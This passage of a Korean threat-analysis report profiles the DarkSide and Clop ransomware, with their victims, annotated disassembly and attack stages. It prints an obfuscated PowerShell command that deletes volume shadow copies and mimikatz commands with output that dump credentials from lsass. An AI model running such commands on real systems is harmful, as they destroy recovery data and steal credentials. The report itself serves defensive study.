<https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=29018>.

¹⁶ 매그니베르 랜섬웨어 취약점 변경 (CVE-2021-40444) .(2021). <https://asec.ahnlab.com/ko/27100/>.

02 | 해커 조직


02.01_다크사이드

▶ 제품 소개

다크사이드란 2020년 8월에 발견된 서비스형 랜섬웨어로, 동유럽 및 러시아 기반의 해킹 그룹이 사용하는 랜섬웨어이다. 다른 랜섬웨어들과 마찬가지로 데이터 탈취 후 이를 암호화시키고, 이후 탈취 데이터 유출 중단과 복호화를 빌미로 이중 지불을 유도한다. 발견 이후 매우 활동적이었으며, 수백 개 조직에 영향을 미쳤고 최근까지도 화제가 되고 있다.

특징으로는, 대부분의 다른 랜섬웨어와 달리 다크사이드는 공공 부문의 조직을 표적으로 삼는 것을 금지 한다. 실제로 다크사이드의 행동 강령에 따르면 다음과 같은 금지 대상 목록이 있다. - 병원, 요양원, 완화 치료 기관, COVID-19 백신의 배포 및 개발에 참여하는 회사, 영안실, 장례식장, 화장터, 학교, 대학, 지자체 및 주기관, 비영리 단체.

또한 다크사이드는 [윈도 버전과 리눅스 버전 모두를 보유](#)하고 있다. 리눅스 버전의 경우 VMDK 파일들을 주도적으로 노린다고 한다. (VMDK: 가상 하드디스크 드라이브로, VM웨어나 버추얼박스와 같은 가상 기계들과 관련이 있는 파일들)



[그림 16] 전반적인 darkside 작동구조¹⁷

▶ 피해 사례

① 2021년 2월, 브라질의 국영 전력 회사인 Companhia Paranaense de Energia가 다크사이드 공격을 받았다. 민감한 인프라 액세스 정보, 직원의 개인 정보, 일반 텍스트 암호 및 중요한 Active Directory 데이터를 포함하여 1,000GB 이상의 회사 데이터를 훔쳐갔다.

② 2021년 3월, 미국 관리 서비스 제공 업체인 CompuCom이 다크사이드에 감염되었다. 이 공격으로 인해 수많은 서비스가 중단되고 고객 포털 액세스 문제가 생겼다. 이 사고로 500만~800만 달러의 매출 손실이 발생했으며 복구 비용은 2000만 달러에 이를 것으로 추산된다.

¹⁷ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

③ 2021년 5월, 미국에서 가장 큰 연료 파이프 라인인 Colonial Pipeline이 다크사이드의 공격을 받았다. 이 회사는 위협을 막기 위해 일부 IT 시스템을 중단해야 했으며, 이로 인해 모든 파이프라인 운영이 일시적으로 중단되고 미국 동부 대부분의 석유 공급망이 크게 중단되었다. 이 공격으로 교통부에서는 긴급 선언을 촉발했고, 석유 및 가스의 대체 운송 경로를 확보하기 위해 운전자에 대한 규제를 해제했다.

▶ 동작 과정

00407BAB	75 04	jne darkside.407B81
00407BAD	8BE5	mov esp,ebp
00407BAF	5D	pop ebp
00407B80	C3	ret
00407B81	FF15 AAFD4000	call dword ptr ds:[<&IsUserAnAdmin>]
00407B87	85C0	test eax,eax
00407B89	74 0C	je darkside.407BC7
00407B8B	C705 24F84000 01000000	mov dword ptr ds:[40F824],1
00407BC5	EB 27	jmp darkside.407BEE
00407BC7	E8 CDCCFFFF	call darkside.404899
00407BCC	85C0	test eax,eax
00407BCE	75 0C	jne darkside.407BDC
00404B22	6A 00	push 0
00404B24	6A 00	push 0
00404B26	6A 00	push 0
00404B28	FF75 F8	push dword ptr ss:[ebp-8]
00404B2B	6A 00	push 0
00404B2D	FF75 FC	push dword ptr ss:[ebp-4]
00404B30	FF15 56FD4000	call dword ptr ds:[<&AdjustTokenPrivileges>]

[그림17] 관리자 권한 확인 및 권한 취득¹⁸

IsUserAnAdmin API 호출을 통해 현재 관리자 권한으로 프로세스를 실행한 건지 확인하고, 해당 권한을 가지지 않은 상태일 시 AdjustTokenPrivileges API 호출을 통해 관리자 권한을 획득한다.

00404B7C	6A 02	push 2	push 12 = ProcessPriorityClass
00404B7E	68 08FF4000	push darkside.40FF08	
00404B83	6A 12	push 12	
00404B85	6A FF	push FFFFFFFF	
00404B87	FF15 42FC4000	call dword ptr ds:[<&NtSetInformationProcess>]	
00404B8D	C1D0 08FF4000 08	shr dword ptr ds:[40FF08],8	
00404B94	6A 04	push 4	
00404B96	68 08FF4000	push darkside.40FF08	push 21 = ProcessIoPriority
00404B98	6A 21	push 21	
00404B9D	6A FF	push FFFFFFFF	
00404B9F	FF15 42FC4000	call dword ptr ds:[<&NtSetInformationProcess>]	
00404BAS	5F	pop edi	edi:EntryPoint esi:EntryPoint
00404BA6	5E	pop esi	
00404BA7	5A	pop edx	
00404BA8	59	pop ecx	
00404BA9	5B	pop ebx	
00404BAA	5D	pop ebp	
00404BAB	C2 0400	ret +	

[그림18] 우선순위 확인¹⁹

NtSetInformationProcess API 호출을 통해 프로세스 및 입출력의 우선순위를 확인한다. 이는 파일 암호화 및 기타 랜섬행위 수행 시 암호화 속도를 높이기 위함이다.

¹⁸ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

¹⁹ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

00402D67	68 04010000	push 104
00402D6C	FF15 C2FC4000	call dword ptr ds:[<&GetLogicalDriveStringsW>]
00402D72	88D8	mov ebx, eax
00402D74	85DB	test ebx, ebx
00402D76	v 0F84 A0000000	je darkside.402E1C
00402D7C	8D85 E8FDFFFF	lea esi,dword ptr ss:[ebp-218]
00402D82	C1EB 02	shr ebx,2
00402D85	887D 08	mov edi,dword ptr ss:[ebp+8]
00402D88	56	push esi
00402D89	FF15 C6FC4000	call dword ptr ds:[<&GetDriveTypeW>]
00402D8F	83F8 03	cmp eax,3
00402D92	v 74 05	je darkside.402D99
00402D94	83F8 02	cmp eax,2
00402D97	v 75 5A	jne darkside.402DF3
00402D99	8D45 F0	lea eax,dword ptr ss:[ebp-10]
00402D9C	50	push eax
00402D9D	8D45 F8	lea eax,dword ptr ss:[ebp-8]
00402DA0	50	push eax
00402DA1	6A 00	push 0
00402DA3	56	push esi
00402DA4	FF15 2AFD4000	call dword ptr ds:[<&GetDiskFreeSpaceExW>]
00403147	FF15 9EFD4000	call dword ptr ds:[<&GetUserNameW>]
0040314D	837D F8 00	cmp dword ptr ss:[ebp-8],0
00403151	v 75 05	jne darkside.403158
00403153	v E9 38010000	jmp darkside.403290
00403158	8845 F8	mov eax,dword ptr ss:[ebp-8]
0040315B	D1E0	shl eax,1
0040315D	03D8	add ebx, eax
0040315F	C745 F8 1F0000	mov dword ptr ss:[ebp-8],1F
00403166	8D45 F8	lea eax,dword ptr ss:[ebp-8]
00403169	50	push eax
0040316A	8D85 74FFFFFF	lea eax,dword ptr ss:[ebp-8C]
00403170	50	push eax
00403171	FF15 2EFD4000	call dword ptr ds:[<&GetComputerNameW>]

[그림19] 시스템 정보 획득_디스크 가용 공간 및 유저 정보 획득 과정²⁰

감염 PC의 정보를 C&C 서버에 보내기 위해 시스템의 정보를 획득하는 과정을 거친다. 이때 위와 같이 디스크 가용 공간과 유저 정보를 포함하여 시스템 사용 언어, 감염 PC가 속한 도메인이나 작업 그룹에 대한 정보까지 수집한다.(GetDiskFreeSpaceExW API, GetUserNameW API, NetGetJoinInformation API 등을 호출)

004051B4	50	push eax
004051B5	6A 00	push 0
004051B7	6A 00	push 0
004051B9	68 00000808	push 8080000
004051BE	6A 01	push 1
004051C0	6A 00	push 0
004051C2	6A 00	push 0
004051C4	68 F8A44000	push darkside.40A4F8
004051C9	6A 00	push 0
004051CB	FF15 6EFC4000	call dword ptr ds:[<&CreateProcessW>]
		40A4F8:L "power
0040A4F8	powershell -ep bypass -c "(0..61) %{\$s+= [char][byte]('0x'+\$s)}"; iex \$s".Z.....	
0040A578	42D576D694F626A6563742057696E33325F536861646F77636F7079207C20466	
0040A5F8	F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Subst	
0040A678	ring(2*\$_,2))}; iex \$s".Z.....	

[그림20] PowerShell을 통한 VolumeShadowCopy 삭제²¹

파워셸에서 난독화된 스크립트를 실행하면 해제 후 세도우 카피를 삭제하는 명령이 수행된다. 복사본을 삭제해 둘으로써 복원 가능성을 없앤다.

이후 문자열 검색을 통해 랜섬 행위를 수행할 때 방해가 될 만한 서비스와 프로세스들을 중지시킨다. 중지되는 객체들은 다양하며 vss, sql, backup 등의 서비스와 oracle, ocssd, synctime 등의 프로세스가 포함된다.

²⁰ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

²¹ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

00405A9E	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\"
00405B01	FF15 72FD4000	call dword ptr ds:[&&GetNamedSecurityInfoW]	eax:L"\\"\\?\\\"
00405B07	85C0	test eax,eax	
00405B09	75 42	jne darkside.405B4D	
00405B0B	8D45 F8	lea eax,dword ptr ss:[ebp-8]	[ebp-8]:L"\\"\\?\\\"
00405B0E	50	push eax	eax:L"\\"\\?\\\"
00405B0F	FF75 FC	push dword ptr ss:[ebp-4]	
00405B12	68 8CF64000	push darkside.40F68C	
00405B17	6A 01	push 1	
00405B19	FF15 7AFD4000	call dword ptr ds:[&&SetEntriesInAclW]	
00405B1F	85C0	test eax,eax	
00405B21	75 2A	jne darkside.405B4D	eax:L"\\"\\?\\\"
00405B23	6A 00	push 0	[ebp-8]:L"\\"\\\"
00405B25	FF75 F8	push dword ptr ss:[ebp-8]	
00405B28	6A 00	push 0	
00405B2A	68 80F64000	push darkside.40F680	
00405B2F	6A 05	push 5	
00405B31	6A 01	push 1	
00405B33	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"\\"\\\"
00405B36	FF15 76FD4000	call dword ptr ds:[&&SetNamedSecurityInfoW]	

[그림21] 암호화 대상 드라이브의 보안 설정 변경²²

암호화 진행 전, GetNamedSecurityInfoW API 호출을 통해 대상 드라이브에 대한 보안 설정을 획득하고, SetEntriesInAclW 및 SetNamedSecurityInfoW API 호출을 통해 보안 설정을 변경한다. 보안 설정이 있더라도 암호화를 수행할 수 있도록 만들어 준다.

또한, 시스템 복원에 사용될 수 있는 대상 폴더 내 파일과 주요 시스템 파일을 제거 또는 속성을 변경하여 이후에 복구할 수 없도록 한다. 이 작업에서는 PathIsDirectoryEmptyW API를 이용하여 폴더 내 파일을 확인한 후, SetFileAttributesW API를 이용해 파일의 속성을 변경해준다. 만약 이미 복원 관련 프로세스가 실행 중일 경우, 해당 프로세스를 종료시킨다.

00405F56	50	push eax	
00405F57	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00405F5A	50	push eax	
00405F5B	68 00000800	push 80000	ebx+104:"[{000214AO-
00405F60	8D83 04010000	lea eax,dword ptr ds:[ebx+104]	
00405F66	50	push eax	
00405F67	FF73 2C	push dword ptr ds:[ebx+2C]	
00405F6A	FF15 76FC4000	call dword ptr ds:[&&ReadFile>]	
00405F70	85C0	test eax,eax	
00406025	50	push eax	
00406026	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
00406029	50	push eax	
0040602A	FF75 F8	push dword ptr ss:[ebp-8]	
0040602D	8D83 04010000	lea eax,dword ptr ds:[ebx+104]	
00406033	50	push eax	
00406034	FF73 2C	push dword ptr ds:[ebx+2C]	
00406037	FF15 7AFC4000	call dword ptr ds:[&&WriteFile>]	
763896B0	8BFF	mov edi,edi	MoveFileExW
763896B2	55	push ebp	eax:L".503900e4"
763896B3	8BEC	mov ebp,esp	eax:L".503900e4"
763896B5	33C0	xor eax,eax	
763896B7	50	push eax	
763896B8	FF75 10	push dword ptr ss:[ebp+10]	
763896B9	50	push eax	
763896BC	50	push eax	
763896BD	FF75 0C	push dword ptr ss:[ebp+C]	
763896C0	FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:L"Bing.url"
763896C3	E8 48000000	call <kernelbase.MoveFileWithProgressTransactedW>	
763896C8	5D	pop ebp	
763896C9	C2 0C00	ret C	

[그림22] 파일 암호화 과정²³

암호화 파일 대상에 대해 ReadFile API를 호출하여, 파일의 내용을 버퍼에 적재한다. 이후 암호화 작업을 거친 후, WriteFile을 통해 암호화된 파일의 내용을 변경한다. 이후 MoveFileExW API 호출을 통해 파일 이름까지 변경한다.

²² (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

²³ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

	즐겨찾기 모음	2021-03-11 오전 11:47	파일 폴더	
	Bing	2021-03-12 오후 1:33	인터넷 바로 가기	1KB
	즐겨찾기 모음	2021-03-11 오전 11:47	파일 폴더	
	Bing.url.503900e4	2021-03-12 오후 1:33	503900E4 파일	1KB
	README.503900e4.TXT	2021-05-26 오전 9:40	텍스트 문서	3KB

[그림23] 파일 암호화 결과 (상- 암호화 전, 하- 암호화 후)²⁴⁾

암호화 전후의 파일 모습은 위와 같으며 파일의 확장자도 변경되는 것을 볼 수 있다. 이렇게 암호화를 마친 뒤에는 바탕화면을 변경하여 피해자가 자신의 pc가 감염되었음을 알아차릴 수 있도록 세팅해 둔다.

```

004033D1 6A 00      push 0
004033D3 FF75 DC    push dword ptr ss:[ebp-24]
004033D6 FF15 5AFE4000 call  dword ptr ds:[<&InternetOpenW>]
004033DC 8945 F8    mov   dword ptr ss:[ebp-8],eax
004033DF 837D F8 00  cmp   dword ptr ss:[ebp-8],0
004033E3 v 0F84 6E010000 je   darkside.403557
004033E9 8B35 18F84000 mov   esi,dword ptr ds:[40F818]
004033EF 6A 00      push 0
004033F1 6A 00      push 0
004033F3 6A 03      push 3
004033F5 6A 00      push 0
004033F7 6A 00      push 0
004033F9 68 BB010000 push 1BB
004033FE 56          push esi
004033FF FF75 F8    push dword ptr ss:[ebp-8]
00403402 FF15 5AFE4000 call  dword ptr ds:[<&InternetConnectW>]

00407DDE 8BE5        mov   esp,ebp
00407DE0 5D          pop   ebp
00407DE1 C3          ret
00407DE2 E8 A5FDFFFF call  darkside.407B8C
00407DE7 6A 00      push 0
00407DE9 E8 00000000 call  <JMP.&ExitProcess>
                                         call $0

```

[그림24] C&C 연결 시도 및 프로세스 종료²⁵⁾

C&C에 작업 결과를 전달하는 용도의 데이터를 생성하고, 마지막으로 C&C에 해당 데이터를 전송하며 과정이 마무리된다. 위의 사진에선 작업 결과에 대한 데이터를 C&C 서버에 전송하려는 시도를 수행하나, 현재 C&C 서버가 닫혀 있어 전송이 완료되진 않는다. 이렇게 전송까지 마치면 랜섬웨어 프로세스가 종료된다.

▶ 특징

1) 공격자 그룹의 특이한 주장

앞서 잠시 언급되었듯 이들은 그들만의 '원칙'에 따라 의료 기관, 장례 서비스 기관, 코로나 백신 연구 및 유통 기업, 비영리 기구, 정부 조직, 교육 기관 등을 공격하지 않는다고 주장했다. "우리는 정치와 무관하다. 우리의 목표는 돈을 벌되 사회적 문제를 일으키지 않는 것이다."라고 특이한 입장 표명을 하기도 했다. 20년도 10월에는 갈취 금액의 일부를 자선 기관에 기부했음을 밝히며 2개의 기부 증명서를 게시하기도 했는데, 모두 정확히 입증되지는 않은 사실들이다.

²⁴⁾ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

²⁵⁾ (주)소만사 악성코드 분석센터. (2021). 다크사이드 랜섬웨어 분석. n.p.: SOMANSA.

2) 전술

2021년 4월, 다크사이드는 나스닥 및 기타 주식 시장에 상장된 조직을 표적으로 삼고 있다는 보도자료를 발표했다. 이로써 이들은 **기업들의 주가 하락에 대한 조바심을 이용할 수 있게 되어 유리한 협상 고지를 얻을 수 있었다.** 또한 다크사이드는 몸값 협상 과정에서, 피해 측의 사이버 보안 관련 보험 정보를 탈취하여 기업이 보상받을 수 있는 한도를 이미 알고 있다는 식으로 피해 측이 제시한 협상을 거부한 바가 있다. 더 좋은 값을 받기 위한 전술에 해당하며 즉 그들이 자신들에게 유리한 협상을 위해 **필요 정보를 확보하는 활동도 활발히** 한다는 것을 알 수 있다. 이러한 피해자 압박 전술은 앞으로도 계속 진화될 것으로 예상된다.

3) 기술적 부분

보안업체 인텔471(Intel471) 연구진의 보고서를 보면 다크사이드 제휴 조직에는 공통 부분이 있는데, 최종적으로 랜섬웨어 배포를 시작하기 전에 시트릭스(Citrix), 원격 데스크톱 프로토콜(RDP), 원격 데스크톱 웹(RDWeb) 등과 같이 **취약한 소프트웨어를 악용해서 네트워크에 진입하고 횡적 이동을 수행하여 민감한 데이터를 빼낸다고 한다.**

```

PROCESS: DarkSide [3840]
FILE: C:\Users\[REDACTED] DarkSide.exe
CMDLINE: C:\Users\[REDACTED] darkside.exe -work worker0 job0-10208

PROCESS: DarkSide [10652]
FILE: C:\Users\[REDACTED] DarkSide.exe
CMDLINE: C:\Users\[REDACTED] darkside.exe -work worker2 job2-10208

PROCESS: DarkSide [4804]
FILE: C:\Users\[REDACTED] DarkSide.exe
CMDLINE: C:\Users\[REDACTED] darkside.exe -work worker1 job1-10208

```

"DarkSide 랜섬웨어" -work worker0 job0-<Parent PID> :: C 드라이브
 "DarkSide 랜섬웨어" -work worker1 job1-<Parent PID> :: D 드라이브
 "DarkSide 랜섬웨어" -work worker2 job2-<Parent PID> :: 네트워크 드라이브

[그림25] 드라이브 별로 다른 프로세스 실행²⁶

파일 암호화 방식에서 독특한 점은 하나의 랜섬웨어 악성 파일이 전체 드라이브 영역에 대해서 암호화를 진행하는 것이 아니고, 시스템에 연결된 **드라이브 별로 각각 다른 프로세스를 실행하여 암호화를 진행한다는 것이다.** 이로 인해 다크사이드는 파일 암호화 속도가 전반적으로 빠른 편이다.

그리고 파일 암호화 시 특정 폴더 또는 파일명(\$recycle.bin, all users, appdata 등)을 암호화 예외 항목으로 처리하며, 특정 프로세스와 서비스를 강제 종료 및 삭제 처리할 수 있다. 이외에도 "explorer.exe, svchost.exe, TeamViewer.exe, vmcompute.exe, vmms.exe, vmwp.exe" 이름을 가진 프로세스들은 종료되지 않도록 제작되어 있다.

²⁶ 국가 기반 시설을 공격한 DarkSide 랜섬웨어 정보. (2021).

<https://m.blog.naver.com/PostView.naver?blogId=checkmal&logNo=222357247837&proxyReferer=undefined>

02.02_클롭

▶ 제품 소개


클롭이란 2019년 초 즈음부터 시작된 랜섬웨어 종류로, 개인이 아닌 기업을 노리는 타겟형 랜섬웨어이며 주로 기업의 특정 담당자에게 워드(.doc), 엑셀.xls) 등 메일에 파일을 첨부해 전송하는 경우가 가장 많다. 공격자는 기업의 정보를 저장하는 데이터베이스인 중앙관리서버 (AD 서버)의 관리자 계정을 탈취하고 OS 정보, 권한, 사용자 이름, 컴퓨터 이름 등 연결된 모든 정보를 획득하게 된다. 이후 공격자는 빠르게 기업 내부 시스템의 데이터를 암호화시킨 뒤 복호화를 빌미로 거액의 돈을 요구한다. 등장 이후 [지속적으로 국내외 기업에 피해를 입히고](#) 있으며 최근까지도 여전히 화제가 되고 있다.

▶ 피해 사례

① 2020년 11월, 국내 대규모 유통업체(이랜드)의 본사 내부 결제 시스템 관련 서버가 클롭 랜섬웨어의 피해를 입은 것으로 알려졌다. 공격자 측에서 탈취한 정보의 삭제와 복구의 대가로 4,000만 달러 상당의 비트코인을 요구했으나, 피해 업체 측은 이에 응하지 않았다. 그러자 공격 측은 다크웹에 해당 기업에서 탈취한 신용카드 정보를 여러 차례에 걸쳐 게시하면서 협박을 가했는데, 유출된 정보의 출처가 불명확하긴 하지만 피해 업체에게도 해당 업체의 고객들에게도 굉장히 큰 파장을 불러일으킨 사건이었다.

② 2020년 10월, 독일 소프트웨어 기업 Software AG가 클롭 랜섬웨어 공격을 받아 직원 정보와 문서가 유출되고 내부 시스템 일부가 손상됐다고 발표했다. 랜섬머니를 요구했으며 이를 지불하지 않을 시 탈취한 정보 전부를 게시하겠다고 협박했다.


▶ 동작 과정



[그림26] 준비 단계 구조도²⁷

먼저 최초 공격 대상자에게 이메일 첨부 파일로 악성 문서 파일(엑셀, 워드)을 전달하여 원격제어 악성코드를 설치한다. 그리고 원격제어 악성코드 파일은 해당 시스템에 Cobalt Strike Beacon을 설치하게 된다.

²⁷ CLOP 랜섬웨어 공격 보고서 (2020, 기업 공격 사례를 중심으로). (2020).

[그림27] 장악 단계 구조도²⁸

이후 Cobalt strike를 이용해 AD 내의 시스템을 장악하는 과정을 거치는데,

[그림28] 실행 권한 상승²⁹

우선 AD 도메인 구성 정보를 확인한 후 취약점을 이용해 실행 권한을 상승시킨다.

²⁸ CLOP 랜섬웨어 공격 보고서 (2020, 기업 공격 사례를 중심으로). (2020).

²⁹ CLOP 랜섬웨어 공격 보고서 (2020, 기업 공격 사례를 중심으로). (2020).


```
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonPasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 : 90532 (00000000:000161a4)
Session           : Interactive from 1
User Name         : nuno
Domain            : WIN-4F0ED7PF2FP
Logon Server      : WIN-4F0ED7PF2FP
Logon Time        : 2019-08-07
SID               : S-1-5-21-1960262197-1172391714-1289614642-1000
MSV :
[00000003] Primary
* Username : nuno
* Domain  : WIN-4F0ED7PF2FP
* LM       : aad3b435b51404eeaad3b435b51404ee
* NTLM     : 31d6cfe0d16ae931b73c59d7e0c089c0
* SHA1     : da39a3ee5e6b4b0d3255bfef95601890af d80709
```

[그림29] 프로세스 메모리에서 크리덴셜 획득³⁰


상승된 권한으로 Mimikatz 모듈을 실행해 로컬 관리자 계정 또는 AD 도메인 관리자 계정의 크리덴셜을 획득하고, 획득에 성공 시 도메인 컨트롤러 서버에 접속하여 도메인에 연결된 시스템을 장악한다.

[그림30] 실행 과정 구조도³¹

마지막으로 AD 내의 시스템 대상으로 클롭 랜섬웨어 감염을 시도한다. 도메인 컨트롤러의 공유 폴더에 클롭 랜섬웨어를 준비하고, AD 도메인에 연결된 시스템에 원격 명령 혹은 작업 스케줄을 이용해서 랜섬웨어를 배포&실행한다.

³⁰ CLOP 랜섬웨어 공격 보고서 (2020, 기업 공격 사례를 중심으로). (2020).

³¹ CLOP 랜섬웨어 공격 보고서 (2020, 기업 공격 사례를 중심으로). (2020).

[그림31] C&C 연결 시도 및 프로세스 종료³²

특징적으로는 파일 암호화 시에 RC4와 같은 대칭 키 알고리즘을 이용하며, 사용되는 대칭 키 자체는 바이너리에 하드코딩된 RSA 공개키를 이용해 암호화한 후 이를 파일의 뒤에 덧붙이는 방법이 사용되었다.


▶ 특징

1) 공격방식

클롭 랜섬웨어는 개인이 아닌, Active Directory(AD)를 운영하는(중앙 서버로 사용하는) 기업만을 공격 대상으로 삼는다. (AD: 회사 정보를 저장하고 있는 데이터 베이스로, 중앙 집중적인 관리를 통해 여러 개의 윈도우 시스템을 효율적으로 관리할 수 있도록 해주기에 주로 기업에서 사용됨.) 먼저 AD 서버 관리 권한을 탈취한 후 시스템을 공격하는 방식이다.

2) 변종

2019년 상반기에 발견된 클롭 랜섬웨어 변종 수의 변화 그래프이다. 특히 2019년 2월에 변종이 다수 발견되었다.



3) 변화 추이

클롭 랜섬웨어의 경우 그간 암호화 방식이나 서비스형 동작 등의 본질적인 부분은 크게 변하지 않았었다. 굳이 찾자면 프로세스 종료 루틴, 그리고 암호화 제외 경로에서 문자열 대신에 CRC를 구한 후 비교하는 방식으로 변했다는 점 정도이다.

그런데 2020년 하반기 수집된 클롭 랜섬웨어에서 추가적인 변화가 발견되었다. 과거에는 암호화된 파일의 뒷부분에 시그니처와 함께 공개키 암호화된 대칭키가 덧붙여지는 형태 였다면, 최근의 클롭 랜섬웨어는 같은 이름에 '.Clip' 확장자를 붙인 버전으로 **새로 생성한 파일에 시그니처& 암호화된 키를 저장한다.**

0002A850	1E CF B5 37 93 3F CD 55 98 3F 5F 59 AF E6 9C 4B .Íu7"?ÍU"?_Y~æeK
0002A860	C6 73 9C 8B 5C 8D A2 E8 A6 A1 56 9F 4A 4F 89 5A Æœe\.\.cè!;VÝJOñZ
0002A870	B3 09 D3 D7 59 AF B1 6A ED OC 85 C6 EA F4 3C 00 ,ÓxY~±jí...Æö<.
0002A880	08 1A 6D 8C 5C F7 4D DC 43 49 6F 70 5E 5F 2D B1 ..mŒ\+MUClip^±
0002A890	7C 08 3E 3D 24 B7 DF AE F1 29 77 36 85 3A 24 6A .>=§·§§ñ)w6...:§j
0002A8A0	54 DD 9C F6 DB E1 58 0B F0 56 6A E3 A3 9B CF 15 TÝœöÜáX.ØVjä£>Í.
